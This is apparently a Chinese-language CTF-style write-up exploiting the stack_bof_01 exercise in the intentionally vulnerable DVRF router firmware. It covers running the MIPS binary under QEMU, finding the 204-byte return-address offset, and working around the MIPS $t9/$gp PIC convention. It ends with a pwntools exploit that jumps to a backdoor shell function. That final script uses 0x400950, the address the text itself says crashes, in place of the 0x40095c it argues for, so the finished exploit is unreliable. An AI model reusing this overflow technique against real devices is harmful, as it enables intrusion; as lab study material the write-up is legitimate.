DVRF
chroot
chroot(change root) 可以修改一个进程及其子进程所看到的根目录 / ,使它们把指定目录当作文件系统的根目录。其只是改变了进程进行绝对路径解析时使用的根目录。
在 pwn 上进行跨架构运行环境就可以用到 chroot:通过 chroot 切换根目录,再利用 QEMU 运行其他架构的程序,比如:
1
|
sudo chroot . ./qemu-mipsel-static ./pwnable/Intro/stack_bof_01 AAAA
|
这里拆开来看:
| 参数 |
作用 |
sudo chroot |
命令本身 |
. |
将当前目录作为新的 / |
./qemu-mipsel-static |
使用 QEMU 模拟 MIPS 小端用户态程序 |
./pwnable/Intro/stack_bof_01 |
需要运行的 MIPS ELF 程序 |
AAAA |
传给目标程序的命令行参数 |
这里用 chroot 跑 qemu-mipsel-static ,因为目标程序是动态链接,需要连接对应 MIPS 架构的 ld 和 libc ,使用 chroot 后,QEMU 就能把当前目录作为根目录进行链接操作。
不过 chroot 不是安全沙箱,没有安全隔离,是可以被拥有 root 权限的进程绕过……
qemu-mipsel-static
上面的 chroot 调用了 qemu-mipsel-static,实际使用 qemu-mipsel-static 来确定动态链接库的位置反而更好,这样就不需要 root 权限。
主要是使用 -L 参数指定动态链接器的搜索前缀。
在 pwntools 的 exp 上我使用:
1
2
3
4
|
ROOTFS = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root"
BINARY = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root/pwnable/Intro/stack_bof_01_dir/stack_bof_01"

io = process(["qemu-mipsel-static", "-L", ROOTFS, BINARY, payload])
|
这样替代了上面的 chroot,显然这样的 exp.py 更好。
分析
先 file 看看:
1
2
|
❯ file stack_bof_01
stack_bof_01: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped
|
是 MIPS32 小端程序。
checksec 跑崩了,就不看了,之后修:
1
2
|
❮ pwn checksec ./stack_bof_01
[1]    2071246 segmentation fault (core dumped)  pwn checksec ./stack_bof_01
|
ida pro 静态分析:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
|
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char dest[200]; // [sp+18h] [+18h] BYREF

  memset(dest, 0, sizeof(dest));
  if ( argc < 2 )
  {
    puts(s: "Usage: stack_bof_01 <argument>\r\n-By b1ack0wl\r");
    exit(status: 1);
  }
  puts(s: "Welcome to the first BoF exercise!\r\n\r");
  strcpy(dest, src: argv[1]);
  printf(format: "You entered %s \r\n", dest);
  puts(s: "Try Again\r");
  return 65;
}
|
关键就在于传入的参数由 strcpy 复制到栈上,没有做大小限制,基本就是无限制:
main 栈大致如下:
1
2
3
4
5
|
-00000000000000C8     char dest[200];
+0000000000000000     _DWORD var_s0;
+0000000000000004     _DWORD var_s4;
+0000000000000008     _DWORD arg_0;
+000000000000000C     _DWORD arg_4;
|
关键在于这个 var_s4,这里放的是函数返回地址。经计算距离 dest 数组偏移量为 204。这里通过 cyclic 也可以验证:
简单测试载荷脚本:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
|
from pwn import *

context(log_level="debug", arch="mips", endian="little", bits=32)

payload = cyclic(0x300)

ROOTFS = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root"
BINARY = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root/pwnable/Intro/stack_bof_01_dir/stack_bof_01"

io = process(["qemu-mipsel-static", "-L", ROOTFS, BINARY, payload])

io.interactive()
|
这样在程序崩溃的之后会留下 core 核心转储文件:
1
2
|
❮ ls *core
qemu_stack_bof_01_20261103-171444_2150914.core
|
直接用 gdb 加载核心转储文件:
1
|
gdb stack_bof_01 qemu_stack_bof_01_20261103-171444_2150914.core
|

这里能看出程序死在错误的地址上:Invalid address 0x63616162这说明已经覆盖了栈上的返回地址,然后用 cyclic -l 就可以拿到偏移量:
1
2
3
|
pwndbg> cyclic -l 0x63616162
Finding cyclic pattern of 4 bytes: b'baac' (hex: 0x62616163)
Found at offset 204
|
显然也是 204。
而后,程序内部也有后门:dat_shell
1
2
3
4
5
6
|
void __noreturn dat_shell()
{
  puts(s: "Congrats! I will now execute /bin/sh\r\n- b1ack0wl\r");
  system(command: "/bin/sh -c");
  exit(status: 0);
}
|
虽然实际拿不到真正的 shell(
利用
上面分析已经知道,只需要简单栈溢出到后门函数即可:
不过直接跳转是进不去程序的。
MIPS o32 的 PIC 约定:
- 调用者调用函数前,必须把被调函数的地址放进
$t9
- 被调函数开头执行
$gp = $t9 + 固定偏移 算出本模块的 GOT 基址
也就是 dat_shell 反汇编后的开头:
1
2
|
li   $gp, (_GLOBAL_OFFSET_TABLE_ + 0x7FF0 - .)   # 固定偏移 0x48380
addu $gp, $t9                                     # $gp = 函数地址 + 偏移
|
实际就是函数调用进函数的时候 $t9 必须等于函数自己的地址,正常调用 jalr/bal 由函数调用者保证。但是栈溢出用 jr $ra 时没有设置 $t9 这样算 $gp 的偏移量就崩了。
如果 $ra 直接跳到 dat_shell 的最开始就会卡在:
1
|
► 0x400970 <dat_shell+32> lw $v0, -0x7fe4($gp) V0, [0x2b39060c] => 0
|
所以 mips32 在跳后门函数的时候需要注意这一点,需要跳过有关 PIC 的约定。
1
2
3
4
5
6
7
8
9
|
text:00400950                 li      $gp, (_GLOBAL_OFFSET_TABLE_+0x7FF0 - .)
.text:00400958                 addu    $gp, $t9
.text:0040095C                 addiu   $sp, -0x20
.text:00400960                 sw      $ra, 0x18+var_s4($sp)
.text:00400964                 sw      $fp, 0x18+var_s0($sp)
.text:00400968                 move    $fp, $sp
.text:0040096C                 sw      $gp, 0x18+var_8($sp)
.text:00400970                 li      $v0, 0x400000
.text:00400974                 nop
|
这里跳到 0x400950 就挂了,需要跳过 addu $gp, $t9 到 0x40095c
这样 exp 就简单了,只需要往参数写入 payload 即可。
exp
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
from pwn import *

context(log_level="debug", arch="mips", endian="little", bits=32)

dat_shell_addr = 0x400950
payload = b"a" * 204 + p32(dat_shell_addr)

ROOTFS = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root"
BINARY = "/data/project/DVRF/Firmware/extractions/DVRF_v03.bin.extracted/20/partition_1.bin.extracted/0/squashfs-root/pwnable/Intro/stack_bof_01_dir/stack_bof_01"

io = process(["qemu-mipsel-static", "-L", ROOTFS, BINARY, payload])

io.interactive()
|
参考资料
- Getting Started with Damn Vulnerable Router Firmware (DVRF) v0.1